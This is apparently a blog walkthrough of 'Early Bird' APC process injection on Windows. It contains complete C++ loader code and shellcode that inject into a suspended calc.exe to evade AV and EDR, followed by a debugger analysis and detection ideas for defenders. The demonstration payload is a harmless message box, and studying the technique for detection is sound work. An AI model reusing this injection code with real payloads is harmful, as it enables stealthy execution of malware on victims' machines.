Early Bird Injection - APC Abuse

rinseandrepeatanalysis.blogspot.com/2019/04/early-bird-injection-apc-abuse.html

```
STARTUPINFOA si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));

//helloworld MessageBox
char shellcode[] = "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
    "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
    "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
    "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
    "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
    "\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x72\x6c"
    "\x64\x01\x68\x6c\x6f\x57\x6f\x68\x20\x68\x65\x6c\x89\xe1\xfe"
    "\x49\x0b\x31\xc0\x51\x50\xff\xd7";

int sc_len = sizeof(shellcode);
VOID CALLBACK APCProc();
```

An Asynchronous Procedure Call is basically a function/code that is set to execute (asynchronously) within the context of a specified thread. Said functions (callbacks) are added to the APC Queue of a particular thread - which will then be executed in First in First Out order once the thread enters an alertable state. Every running thread has its own APC Queue, APCs can be added to this queue via the *QueueUserAPC*() WinAPI call. Get additional info from the experts here: https://docs.microsoft.com/en-us/windows/desktop/sync/asynchronous-procedure-calls

Malware authors can abuse APCs to get code to execute evasively. One particular APC injection technique is 'Early Bird Injection'. This technique involves creating the target process in a suspended state, injecting code into the suspended process, adding an APC (pointing to the injected code) to the target process, and finally resuming the suspended thread - allowing the malicious APC to execute. This technique allows our code to execute early in the process creation routine, specifically when ntdll.dll is loaded and performing some housekeeping. My guess is that AV will be less likely to pay attention to code executed in this phase of process creation. This kind of injection also does the job without a remote thread, which is an anomaly that many AVs and EDRs rely on to catch code injection. I created an innocuous piece of malware that utilizes this technique to inject a piece of messagebox shellcode into calc.exe to better understand the technique.

First, we prepare a couple data structures for *CreateProcess(),* define our shellcode (char array), and declare our APC callback.

```
STARTUPINFOA si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));

//helloworld MessageBox
char shellcode[] = "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
    "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
    "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
    "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
    "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
    "\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x72\x6c"
    "\x64\x01\x68\x6c\x6f\x57\x6f\x68\x20\x68\x65\x6c\x89\xe1\xfe"
    "\x49\x0b\x31\xc0\x51\x50\xff\xd7";

int sc_len = sizeof(shellcode);
VOID CALLBACK APCProc();
```

Next, we spawn our target in a suspended state (*CreateProcess)*, allocate memory for our shellcode (*VirtualAllocEx*), and inject it into the newly allocated memory within calc.exe (*WriteProcessMemory)*.

```
if (!CreateProcessA((LPCSTR)"C:\\Windows\\System32\\calc.exe", (LPSTR)NULL, (LPSECURITY_ATTRIBUTES)
    NULL, (LPSECURITY_ATTRIBUTES)NULL, (BOOL)FALSE, (DWORD)CREATE_SUSPENDED, (LPVOID)NULL, (LPCSTR)NULL,
    (LPSTARTUPINFOA)&si, (LPPROCESS_INFORMATION)&pi))
{
    DWORD err = GetLastError();
    std::cout << "CreateProcess Err: " << err << std::endl;
}
else
{
    LPVOID addr = VirtualAllocEx(pi.hProcess, NULL, sc_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (addr == NULL)
    {
        DWORD err = GetLastError();
        std::cout << "VirtualAllocEx Err: " << err << std::endl;
    }
    else
    {
        if (!WriteProcessMemory(pi.hProcess, addr, shellcode, sc_len, NULL))
        {
            DWORD err = GetLastError();
            std::cout << "WriteProcessMemory Err " << err << std::endl;
        }
```


Finally, we add our shellcode to the APC Queue of calc.exe (*QueueUserAPC)*, and resume the suspended thread (*ResumeThread)*, allowing our APC to be executed.

```
else
{
    PTHREAD_START_ROUTINE pfnAPC = (PTHREAD_START_ROUTINE)addr;
    if (!QueueUserAPC((PAPCFUNC)pfnAPC, pi.hThread, NULL))
    {
        DWORD err = GetLastError();
        std::cout << "QueueUserAPC Err " << err << std::endl;
    }
    else
    {
        ResumeThread(pi.hThread);
    }
}
```


Now lets reverse this subroutine in x32dbg to better understand this technique.

Whenever we see a call to *CreateProcess,* two important parameters we want to pay attention to are the first (executable to be invoked), and sixth (process creation flags). The creation flag of value 0x4 is the numeric representation of the symbolic constant for CREATE_SUSPENDED. Now to the call to *VirtualAllocEx* - first, there is a very important difference between *VirtualAlloc* and *VirtualAllocEx*. The former will allocate memory in the calling process, the latter will allocate memory in a remote process. So if we see malware call *VirtualAllocEx*, there more than likely will be some kind of cross process activity about to commence. The fifth parameter passed to *VirtualAllocEx* is the Memory Protection for the newly allocated memory region. A numeric constant of 0x40 represents PAGE_EXECUTE_READWRITE - meaning that this memory is readable, writable, and executable (anomalous!).

If successful, *VirtualAllocEx* will return the address of the newly allocated memory region (return values will be stored in EAX), if it fails it will return 0. This address will be move from EAX into a local variable (EBP - *) and used again throughout this subroutine. As expected, the new region of memory is tagged with RWX for PAGE_EXECUTE_READWRITE, and we can see in the hex dump that the memory is properly allocated/initialized.




Next, we have a call to *WriteProcessMemory*, which is performing the injection of our shellcode.



Let's take a look at the arguments passed to *WriteProcessMemory*. The first argument is a handle to the process to be injected into.

If we pop open Process Hacker, we can take a look at the handles window and see that 0xCC corresponds to calc.exe.




Type	Name	Handle
Directory	\KnownDlls	0x34
Directory	\KnownDlls32	0x50
Directory	\KnownDlls32	0x80
File	C:\Windows	0x40
File	\Device\ConDrv	0x44
File	\Device\ConDrv	0x48
File	C:\Users\REM\Desktop	0x8c
File	\Device\ConDrv	0x90
File	\Device\ConDrv	0x94
File	\Device\ConDrv	0x9c
Key	HKLM\SOFTWARE\Microsoft\Windows ...	0x4
Key	HKLM\SOFTWARE\Microsoft\Windows ...	0x4c
Key	HKLM\SYSTEM\ControlSet001\Control\S...	0xc0
Key	HKLM\SYSTEM\ControlSet001\Control\...	0xc4
Key	HKCU\Software\Microsoft\Windows NT\...	0xdc
Key	HKLM\SYSTEM\ControlSet001\Control\...	0xe0
Process	calc.exe (4204)	0xcc
Thread	calc.exe (4204): 5996	0xc8

The second argument is the base address of where to inject the code within calc.exe. Notice that this is the address returned from *VirtualAllocEx*. The third argument is a pointer to the buffer containing the code to be injected. If we follow that address in the dump window, we can see our shellcode.


```
Address   Hex                                              ASCII
0039F868  31 D2 B2 30 64 8B 12 8B 52 0C 8B 52 1C 8B 42 08  1Ò²0d...R..R..B.
0039F878  8B 72 20 8B 12 80 7E 0C 33 75 F2 89 C7 03 78 3C  .r ...~.3uò.Ç.x<
0039F888  8B 57 78 01 C2 8B 7A 20 01 C7 31 ED 8B 34 AF 01  .Wx.Â.z .Ç1í.4¯.
0039F898  C6 45 81 3E 46 61 74 61 75 F2 81 7E 08 45 78 69  ÆE.>Fatauò.~.Exi
0039F8A8  74 75 E9 8B 7A 24 01 C7 66 8B 2C 6F 8B 7A 1C 01  tué.z$.Çf.,o.z..
0039F8B8  C7 8B 7C AF FC 01 C7 68 72 6C 64 01 68 6C 6F 57  Ç.|¯ü.Çhrld.hloW
0039F8C8  6F 68 20 68 65 6C 89 E1 FE 49 0B 31 C0 51 50 FF  oh hel.áþI.1ÀQPÿ
0039F8D8  D7 00 CC CC CC CC CC CC CC CC CC CC CC 00 00 00  ×.ÌÌÌÌÌÌÌÌÌÌÌ...
```

The fourth argument is simply the size of the buffer to be injected, or our variable sc_len. Here is the new memory region following the injection.



Next, we add our shellcode/callback function to the APC Queue of calc.exe. Here is the stack/arguments passed to *QueueUserAPC*.

The first argument is a pointer to the APC function, which is where our shellcode is sitting. The second argument is a handle to the thread for which the APC function to be added. Process Hacker can show us that this is the handle to calc.exe's main thread (0xC8).




Type	Name	Handle
Directory	\KnownDlls	0x34
Directory	\KnownDlls32	0x50
Directory	\KnownDlls32	0x80
File	C:\Windows	0x40
File	\Device\ConDrv	0x44
File	\Device\ConDrv	0x48
File	C:\Users\REM\Desktop	0x8c
File	\Device\ConDrv	0x90
File	\Device\ConDrv	0x94
File	\Device\ConDrv	0x9c
Key	HKLM\SOFTWARE\Microsoft\Windows ...	0x4
Key	HKLM\SOFTWARE\Microsoft\Windows ...	0x4c
Key	HKLM\SYSTEM\ControlSet001\Control\S...	0xc0
Key	HKLM\SYSTEM\ControlSet001\Control\...	0xc4
Key	HKCU\Software\Microsoft\Windows NT\...	0xdc
Key	HKLM\SYSTEM\ControlSet001\Control\...	0xe0
Process	calc.exe (4204)	0xcc
Thread	calc.exe (4204): 5996	0xc8

Finally, *ResumeThread* is called - which takes a single argument, a handle to the thread to be resumed. And the handle (0xC8) corresponds to the same thread in calc.exe.

```
call dword ptr ds:[<&ResumeThread>]    1: [esp] 000000C8
```

If we take allow this instruction to execute, we will get our message box.

```
push eax
call dword ptr ds:[<&ResumeThread>]
cmp esi,esp
call testapp.BA128A
xor eax,eax
push edx
```



As far as detecting this attack, the lack of a remote thread makes this technique a bit more evasive. However, the memory protections associated with code injection are leveraged, so that is one anomaly that may be used as a detection. What I have not explored, is the possibility of using processes spawned SUSPENDED as a detection. Or even more specifically, a non-native process spawning a native executable in a suspended state. Or a non-native process spawning an instance of itself in a suspended state (typical of Process Hollowing/Injection). If a DLL is injected and added to the APC Queue, having a DLL in memory not mapped to a file on disk is another anomaly. I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal to push the blue team for better security! Happy hacking/hunting!

Early Bird Demo source code: https://raw.githubusercontent.com/rnranalysis/payloads/master/EarlyBirdDemo.cpp